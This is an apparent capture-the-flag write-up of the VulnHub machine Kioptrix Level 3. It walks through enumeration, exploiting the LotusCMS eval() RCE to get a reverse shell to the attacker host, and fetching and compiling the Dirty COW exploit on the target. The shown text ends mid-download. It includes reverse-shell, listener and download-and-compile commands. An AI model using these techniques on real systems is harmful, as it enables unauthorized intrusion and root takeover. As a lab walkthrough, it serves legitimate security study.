

Kioptrix Level 3

Writeup

Author: Ayman Abdelmonsef

Platform: VulnHub | Difficulty: Intermediate

Date: May 2026

Overview

Kioptrix Level 3 is a boot-to-root CTF machine from VulnHub. The attack path involves network enumeration, web application fingerprinting, exploiting a remote code execution vulnerability in LotusCMS, gaining an initial shell, enumerating the system, and escalating privileges to root using the Dirty COW kernel exploit (CVE-2016-5195).

Attack path summary:

1. Host Discovery & Port Scanning
2. Web Application Enumeration
3. LotusCMS RCE Exploitation (Initial Access)
4. Post-Exploitation & System Enumeration
5. Privilege Escalation via Dirty COW (CVE-2016-5195)

Step 1: Host Discovery & Port Scanning

1.1 — Host Discovery with fping

The first step is to identify live hosts on the network. fping was used to sweep the /24 subnet and identify all responding IP addresses.

```
fping -a -g 192.168.147.0/24 2>/dev/null
```

Result: Four hosts responded — 192.168.147.1, .2, .129 (attacker/Kali), and .140 (target).

1.2 — Port Scanning with Nmap

With the target IP identified as 192.168.147.140, an aggressive Nmap scan was performed to discover open ports, services, and versions.

```
nmap -sC -sV -T4 192.168.147.140
```

Results revealed two open ports:

- Port 22/tcp — OpenSSH 4.7p1 Debian 8ubuntu1.2
- Port 80/tcp — Apache httpd 2.2.8 (Ubuntu), with PHP/5.2.4 and Suhosin-Patch

The HTTP title was "Ligoat Security - Got Goat? Security", and the server was identified as Linux running an older Ubuntu kernel — strongly hinting at kernel exploit opportunities.




Figure 1 — fping host discovery and Nmap scan results showing ports 22 and 80 open

Step 2: Web Application Enumeration

2.1 — Visiting the Web Application

Navigating to <http://192.168.147.140> in the browser revealed a site called "Ligoat Security" powered by LotusCMS, with a Home, Blog, and Login section.




Figure 2 — The Ligoat Security website running on the target, powered by LotusCMS

2.2 — Discovering the Admin Login Panel

Browsing to `/index.php?system=Admin` revealed the LotusCMS administrative login page. This confirmed the CMS in use and provided a target login endpoint.




Figure 3 — LotusCMS Admin login panel at `/index.php?system=Admin`


2.3 — Searching for Known Exploits with Searchsploit

Searchsploit was used to find known vulnerabilities for LotusCMS. Two results were found:

```
searchsploit LotusCMS
```

- LotusCMS 3.0 — eval() Remote Command Execution (Metasploit)
- LotusCMS 3.0.3 — Multiple Vulnerabilities

The Metasploit module was noted but was not functional on this machine, leading to a search for a manual exploitation approach.



```
(ayman@ayman)~[~]
$ searchsploit LotusCMS

Exploit Title | Path
-----|-----
LotusCMS 3.0 - 'eval()' Remote Command Execution (Metasploit) | php/remote/18565.rb
LotusCMS 3.0.3 - Multiple Vulnerabilities | php/webapps/16982.txt

Shellcodes: No Results

(ayman@ayman)~[~]
$
```


Figure 4 — Searchsploit results showing LotusCMS eval() RCE exploit

2.4 — Directory Brute-Force with Gobuster

Gobuster was used to enumerate hidden directories on the web server, revealing several interesting paths including /phpmyadmin, /gallery, /modules, /cache, and /core.

```
gobuster dir -u http://192.168.147.140/ -w
/usr/share/wordlists/dirb/common.txt
```

The discovery of /phpmyadmin and /modules provided useful attack surface for further exploration.



```
ayman@ayman: ~
$ gobuster dir -u http://192.168.147.140/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.147.140/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 326]
.htpasswd (Status: 403) [Size: 331]
.htaccess (Status: 403) [Size: 331]
cache (Status: 301) [Size: 357] [→ http://192.168.147.140/cache/]
core (Status: 301) [Size: 356] [→ http://192.168.147.140/core/]
data (Status: 403) [Size: 326]
favicon.ico (Status: 200) [Size: 23126]
gallery (Status: 301) [Size: 359] [→ http://192.168.147.140/gallery/]
index.php (Status: 200) [Size: 1819]
modules (Status: 301) [Size: 359] [→ http://192.168.147.140/modules/]
phpmyadmin (Status: 301) [Size: 362] [→ http://192.168.147.140/phpmyadmin/]
server-status (Status: 403) [Size: 335]
style (Status: 301) [Size: 357] [→ http://192.168.147.140/style/]
```

Figure 5 — Gobuster directory enumeration revealing /phpmyadmin, /gallery, /modules and other paths

2.5 — Browsing the /modules Directory

Browsing to <http://192.168.147.140/modules/> revealed a directory listing containing: Backup, Blog, Dashboard, FileManager, Menu, Nicedit, TinyMCE, and Irte. The Backup module was of particular interest for potential sensitive data exposure.




Figure 6 — Directory listing of /modules revealing multiple CMS modules including Backup

Step 3: Initial Access — LotusCMS RCE Exploitation

3.1 — Finding a Manual Exploit

Since Metasploit was not working on this target, a manual exploitation script was found on GitHub. The repository [nguyen-ngo/LotusCMS-3.0-RCE-exploit](https://github.com/nguyen-ngo/LotusCMS-3.0-RCE-exploit) contains a Python script (`lotuscms.py`) that exploits the `eval()` Remote Command Execution vulnerability in LotusCMS 3.0 by injecting commands through the page parameter.

The exploit targets the vulnerable parameter: `/index.php?page=index`




Figure 7 — GitHub repository for the LotusCMS 3.0 RCE manual exploit (lotuscms.py)

3.2 — Running the Exploit

The exploit was executed, specifying the target host (RHOST), target port, the URI, the attacker machine (LHOST), and the listening port (LPORT) for the reverse shell.

```
./lotuscms.py -rh 192.168.147.140 -rp 80 -u / -lh 192.168.147.129 -lp 4444
```

The exploit confirmed:

- The page parameter was found
- The page is vulnerable to RCE
- Exploitation initiated



Figure 8 — Running the LotusCMS RCE exploit script confirming vulnerability and triggering the shell

3.3 — Catching the Reverse Shell

A netcat listener was set up on port 4444 on the Kali machine to catch the incoming reverse shell connection.

```
nc -lvpnp 4444
```

A shell was received as the www-data user. The shell was then upgraded to a fully interactive TTY using Python:

```
python -c "import pty; pty.spawn('/bin/bash')"
```

Post-shell reconnaissance was performed:

- whoami → www-data (web server user)
- uname -a → Linux Kioptrix3 2.6.24-24-server (2009 kernel, i686)
- cat /etc/*release → Ubuntu 8.04.3 LTS (Hardy)

The very old Ubuntu 8.04.3 and kernel 2.6.24 immediately indicate this system is vulnerable to multiple kernel privilege escalation exploits.





Figure 9 — Reverse shell received as www-data, TTY upgraded, OS enumerated as Ubuntu 8.04.3 LTS

Step 4: Post-Exploitation & Privilege Escalation Research

4.1 — Searching for Ubuntu 8.04.3 Kernel Exploits

A Google search for "Ubuntu 8.04.3 LTS exploit" was performed to identify suitable privilege escalation vectors. The search result confirmed the target is running an extremely vulnerable kernel version.



"Ubuntu 8.04.3 LTS" exploit

Figure 10 — Google search for Ubuntu 8.04.3 LTS exploits

4.2 — Kernel Privilege Escalation Options

Research identified several kernel-level privilege escalation vulnerabilities applicable to this system, as www-data has limited system access. The relevant exploits discovered include:

RDS Protocol Privilege Escalation (CVE-2010-3904) — Exploits the RDS kernel implementation to overwrite arbitrary kernel memory, providing an instant root shell.

vmsplice Local Privilege Escalation (CVE-2008-0600) — Exploits faulty memory handling in the vmsplice system call to corrupt kernel space.

Dirty COW (CVE-2016-5195) — A race condition in the kernel's Copy-On-Write mechanism that allows writing to read-only memory mappings, enabling modification of /etc/passwd to add a root user.

Dirty COW was chosen as the exploitation method due to its reliability and widespread documentation.

Kernel Privilege Escalation Exploits

If an attacker gains low-privilege user access (such as `www-data`), the following vulnerabilities allow immediate root takeover:  91113 +1

- **RDS Protocol Privilege Escalation (CVE-2010-3904):**
 - **Mechanism:** A vulnerability in the Reliable Datagram Sockets (RDS) protocol implementation inside the Linux kernel. It fails to properly verify address spaces, allowing local users to overwrite arbitrary kernel memory.
 - **Impact:** Instantly provides a root shell from any unprivileged user profile.
- **vmsplice Local Privilege Escalation (CVE-2008-0600):**
 - **Mechanism:** A flaw in the `vmsplice` system call memory handling logic. It allows a local user to induce memory corruption inside kernel space by passing faulty memory pointers.
 - **Exploit DB References:** EDB-ID 5092 or `rds.c` implementations.
- **Dirty COW (CVE-2016-5195):**
 - **Mechanism:** A race condition found in the Linux kernel's Memory Management subsystem during Copy-On-Write (COW) operations.
 - **Impact:** Allows write access to read-only memory mappings, enabling unprivileged users to modify files like `/etc/passwd`.
 - **Note:** If `gcc` is missing from the target box, the binary must be cross-compiled on an identical environment and pushed over. 

Figure 11 — Research showing applicable kernel privilege escalation exploits for Ubuntu 8.04.3

4.3 — Locating the Dirty COW (FireFart) Exploit

The "firefart" variant of Dirty COW (CVE-2016-5195) was identified. This C program exploits the race condition to create a new root user by overwriting `/etc/passwd`. The source was located on GitHub at:

```
wget https://raw.githubusercontent.com/FireFart/dirtycow/master/dirty.c
```

how i get firefart dirtycow

The `firefart` version of the Dirty COW exploit (CVE-2016-5195) is a C program that creates a new root user by overwriting `/etc/passwd`. 

1. Download the Exploit

On your Kali machine, download the source code from [Exploit-DB](#) or GitHub.

- **Command:** `wget https://raw.githubusercontent.com/firefart/dirtycow/master/dirty.c`

Figure 12 — Research confirming the firefart Dirty COW exploit creates a new root user by overwriting `/etc/passwd`



GitHub

<https://raw.githubusercontent.com> > ... · Traduire cette page

[https://raw.githubusercontent.com/FireFart/dirtyco...](https://raw.githubusercontent.com/FireFart/dirtycow/master/dirty.c)

... (dirtycow's ptrace_pokedata "pokemon" method): // <https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c> // Compile with: // gcc -pthread ...

Figure 13 — Raw GitHub URL for the FireFart dirty.c exploit source


Step 5: Privilege Escalation via Dirty COW (CVE-2016-5195)

5.1 — Downloading the Exploit on Kali

The dirty.c exploit source was downloaded to the Kali attacker machine using wget:

```
wget https://raw.githubusercontent.com/FireFart/dirtycow/master/dirty.c
```

The file was confirmed saved (4795 bytes).



```
(ayman@ayman)-[~]
$ wget https://raw.githubusercontent.com/FireFart/dirtycow/master/dirty.c
--2026-05-15 23:40:09-- https://raw.githubusercontent.com/FireFart/dirtycow/master/dirty.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 2606:50c0:8000::154, 2606:50c0:8001::154, 2606:50c0:8003:
:154, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|2606:50c0:8000::154|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4795 (4.7K) [text/plain]
Saving to: 'dirty.c'

dirty.c                               100%[=====>] 4.68K --KB/s in 0.05s

2026-05-15 23:40:10 (94.7 KB/s) - 'dirty.c' saved [4795/4795]

(ayman@ayman)-[~]
$ ls dirty.c
dirty.c
```


Figure 14 — Downloading dirty.c from GitHub to the Kali machine

5.2 — Serving the Exploit via Python HTTP Server

A simple Python HTTP server was started on port 8000 on the attacker machine to serve the exploit file to the target. This allowed the exploit to be downloaded from the target's reverse shell session.

```
python3 -m http.server 8000
```

The server log confirmed the target (192.168.147.140) successfully downloaded dirty.c.



```
(ayman@ayman)-[~]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.147.140 - - [15/May/2026 23:04:06] "GET /41760.txt HTTP/1.0" 200 -
192.168.147.140 - - [15/May/2026 23:19:54] "GET /dirtycow.c HTTP/1.0" 200 -
192.168.147.140 - - [15/May/2026 23:30:07] "GET /cowroot.c HTTP/1.0" 200 -
192.168.147.140 - - [15/May/2026 23:40:48] "GET /dirty.c HTTP/1.0" 200 -
```

Figure 15 — Python HTTP server on Kali serving dirty.c to the target machine

5.3 — Downloading and Compiling the Exploit on the Target

From within the reverse shell on the target, the exploit was downloaded from the attacker's HTTP server and compiled with gcc:

```
wget http://192.168.147.129:8000/dirty.c
gcc -pthread dirty.c -o dirty -lcrypt
```

The compilation succeeded, producing the dirty executable in /tmp.

```
www-data@Kioptrix3:/tmp$ wget http://192.168.147.129:8000/dirty.c
wget http://192.168.147.129:8000/dirty.c
--19:40:15-- http://192.168.147.129:8000/dirty.c
=> `dirty.c'
Connecting to 192.168.147.129:8000... connected.
HTTP request sent, awaiting response... 200 OK
